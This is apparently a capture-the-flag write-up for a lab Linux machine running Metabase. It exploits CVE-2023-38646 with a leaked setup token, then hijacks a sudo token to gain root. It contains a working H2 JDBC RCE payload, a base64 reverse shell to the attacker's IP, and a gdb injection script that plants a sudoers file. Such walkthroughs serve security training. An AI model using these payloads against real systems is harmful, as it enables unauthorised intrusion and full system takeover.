Apethanto

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Difficulty: Easy

Classification: Official

Synopsis

Apethanto is an Easy Linux machine hosting a Metabase instance that is vulnerable to pre-authentication Remote Code Execution (RCE). By finding the exposed `setup-token`, the attacker leverages the vulnerability to obtain a reverse shell on the target. Once the attacker gets a shell on the remote machine as the user `metabase` he may notice that there is a cron that executes `sudo apt update` from a different TTY terminal. This means, that the user `metabase` has an active SUDO token. Since the user belongs to the `sudo` group, the attacker is able to steal the valid SUDO token in order to get `root` privileges.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.129.230.94 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.230.94
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp   open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://apethanto.htb/
|_http-server-header: nginx/1.18.0
3000/tcp open  http    Jetty 11.0.14
|_http-title: Metabase
|_http-server-header: Jetty(11.0.14)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output, informs us that Nginx and SSH are the only available services listening on port 80 and 22 respectively.

Moreover, Nmap got redirected to the hostname `apethanto.htb` when tried to visit the website on port 80. Let's edit our hosts file before we proceed.

```
echo "10.129.230.94 apethanto.htb" | sudo tee -a /etc/hosts
```


Nginx - Port 80

Browsing to the discovered domain reveals the website of a research lab for Serum-XY.

The page appears mostly static, but hovering over the "For Doctors" hyperlink or inspecting the site's source code reveals a hyperlink to a `metabase` vHost, which we add to our `hosts` file.

```
echo "10.129.230.94 metabase.apethanto.htb" | sudo tee -a /etc/hosts
```

Browsing to the discovered vHost, we find a login prompt for the `Metabase` service, which is a data analytics and sharing tool.



With no credentials and nothing else to go by, we start researching recent vulnerabilities discovered in Metabase. A search for the keywords `metabase vulnerability cve` leads us to various CVE repositories that list an array of CVEs for the service. At the time of writing, the top result is CVE-2023-38646, a pre-authentication RCE vulnerability, which comes with a high base score and a warning that a Public exploit exists.

Foothold

Searching for that particular CVE leads us to a public PoC, which we clone to our attacking machine.

```
git clone https://github.com/kh4sh3i/CVE-2023-38646.git
```

The PoC is a Python script, which requires three parameters.

```
python3 CVE-2023-38646.py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By: kh4sh3i

usage: CVE-2023-38646.py [-h] -u URL -t TOKEN -c COLLABRATOR
CVE-2023-38646.py: error: the following arguments are required: -u/--url, -t/--
token, -c/--collabrator
```

The first of which is the target's URL, which we have. The second is a token, and the last is the URL for `Burp`'s Collaborator, which we can replace by a Python web server.

To obtain the token we research the vulnerability further, referring to resources such as this blog.

The token referred to in the PoC is the setup token used to initially configure `Metabase`. This token, among other information, can be fetched without authentication by sending a `GET` request to the `/api/session/properties` endpoint:

```
curl http://metabase.apethanto.htb/api/session/properties | jq

<...SNIP...>
  "landing-page": "",
  "setup-token": "819139a8-1ce9-46f0-acf8-9b4fc0d1164b",
  "application-colors": {},
  "enable-audit-app?": false,
  "anon-tracking-enabled": false,
  "version-info-last-checked": null,
<...SNIP...>
```

Armed with the setup token, we now try to run the PoC against the target. We first start an HTTP server using python:

```
python3 -m http.server 80
```

Then, we run the PoC; we make sure to specify our attacking machine's IP as the parameter for the `-c` flag:

```
python3 CVE-2023-38646.py -u http://metabase.apethanto.htb -t '819139a8-1ce9-46f0-acf8-9b4fc0d1164b' -c http://10.10.14.59


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By: kh4sh3i

Done! Check Burp Colabrator!!
```

A few seconds later, we get a callback on our HTTP server:

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.230.94 - - [13/Nov/2023 13:56:14] code 501, message Unsupported method ('POST')
10.129.230.94 - - [13/Nov/2023 13:56:14] "POST / HTTP/1.1" 501 -
```

This confirms that the Metabase instance is in fact vulnerable to RCE. We now have to modify the PoC slightly for us obtain a reverse shell.

First, we generate a base64-encoded reverse shell payload using revshells. We then modify the script to decode our payload and pipe it to `bash` instead of running `curl`.

```
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjU5LzQ0NDQgMD4mMQ==|base64 -d|bash
```

Specifically, we place replace the parameter of the `SHELLEXEC` function:

```
diff CVE-2023-38646.py rce.py

25c25
< payload={"details": {"details": {"advanced-options": True, "classname": "org.h2.Driver", "subname": "mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=CREATE ALIAS SHELLEXEC AS $$ void shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(new String[]{\"sh\", \"-c\", cmd})\\;}$$\\;CALL SHELLEXEC('curl -d key=kh4sh3i " + args.collabrator +"');", "subprotocol": "h2"}, "engine": "postgres", "name": "x"}, "token": args.token}
---
> payload={"details": {"details": {"advanced-options": True, "classname": "org.h2.Driver", "subname": "mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=CREATE ALIAS SHELLEXEC AS $$ void shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(new String[]{\"sh\", \"-c\", cmd})\\;}$$\\;CALL SHELLEXEC('echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjU5LzQ0NDQgMD4mMQ==|base64 -d|bash');", "subprotocol": "h2"}, "engine": "postgres", "name": "x"}, "token": args.token}
```

We then start a `Netcat` listener on port `4444`:

```
nc -nlvp 4444
```

Finally, we run the updated script.

```
python3 rce.py -u http://metabase.apethanto.htb -t '819139a8-1ce9-46f0-acf8-
9b4fc0d1164b' -c http://10.10.14.59
```

We instantly get a callback on our listener:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.59] from (UNKNOWN) [10.129.230.94] 39360
bash: cannot set terminal process group (399): Inappropriate ioctl for device
bash: no job control in this shell
metabase@Apethanto:~$ whoami
whoami
metabase
```

We now have a shell as the `metabase` user. The user flag can be found at `/home/metabase/user.txt`.

Privilege Escalation

Looking around the system as the `metabase` user, we can't find any valuable information that will help us to escalate our privileges except from the fact that our user belongs to the `sudo` group.

```
metabase@Apethanto:/tmp$ id

uid=998(metabase) gid=998(metabase) groups=998(metabase),27(sudo)
```

Unfortunately, we don't know the password for this user. We decide to upload and use pspy on the remote machine to check if there are any crons running on the remote machine. First of all, we download the `pspy64s` binary from the `Releases` page and set up a Python web server on our machine.

```
python3 -m http.server 80
```

Then, we download the file from the remote machine and make it executable.

```
cd /tmp
wget 10.10.14.59/pspy64s
chmod +x pspy64s
```

Finally, we execute `pspy64s` and monitor the output.

```
./pspy64s
```

After a short while we get the following output:

```
2023/11/13 07:22:33 CMD: UID=998  PID=3924   | -bash
2023/11/13 07:22:33 CMD: UID=0    PID=3923   | sh -c /bin/stty sane < /dev/pts/1
2023/11/13 07:22:33 CMD: UID=0    PID=3922   | /usr/bin/expect /root/interact.exp
2023/11/13 07:22:33 CMD: UID=0    PID=3925   |
2023/11/13 07:22:33 CMD: UID=998  PID=3926   | -bash
2023/11/13 07:22:33 CMD: UID=998  PID=3927   | id -u
2023/11/13 07:22:33 CMD: UID=998  PID=3928   |
2023/11/13 07:22:33 CMD: UID=998  PID=3929   | sudo apt update
2023/11/13 07:22:33 CMD: UID=0    PID=3930   | apt update
```

It seems like our user is running `apt update` using `sudo`. If we check the output from `ps -e` we can see another TTY terminal in use.

```
5203 pts/2    00:00:00 sudo
5206 pts/2    00:00:00 bash
```

This means, that there is a process from our user with a valid `SUDO` token. Looking around the web, we can spot this project. We create a bash script file called `sudo.sh` in `/tmp` with the following contents.

```
#!/bin/sh

# inject all shell belonging to the current user, our shell one :

# makes it so every terminal can sudo
echo "Defaults !tty_tickets" > /tmp/payload
# makes it so sudo never times out
echo "Defaults timestamp_timeout=-1" >> /tmp/payload

for pid in $(pgrep '^(ash|ksh|csh|dash|bash|zsh|tcsh|sh)$' -u "$(id -u)" | grep -
v "^$$\$")
do
        echo "Injecting process $pid -> "$(cat "/proc/$pid/comm")
    echo 'call system("echo | sudo -S cp /tmp/payload /etc/sudoers.d/win 2>&1")'
\
        | gdb -q -n -p "$pid" >/dev/null 2>&1
done
rm /tmp/payload
sudo -i
```

Then, we make it executable and we execute it.

```
chmod +x sudo.sh
./sudo.sh
```

> Note: If the script doesn't work first time it means that the SUDO token probably expired, wait 2 minutes for the CRON to execute again and re-try.

```
metabase@Apethanto:/tmp$ ./sudo.sh

Injecting process 3146 -> bash
Injecting process 6843 -> bash
root@Apethanto:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We can find the root flag at `/root/root.txt`.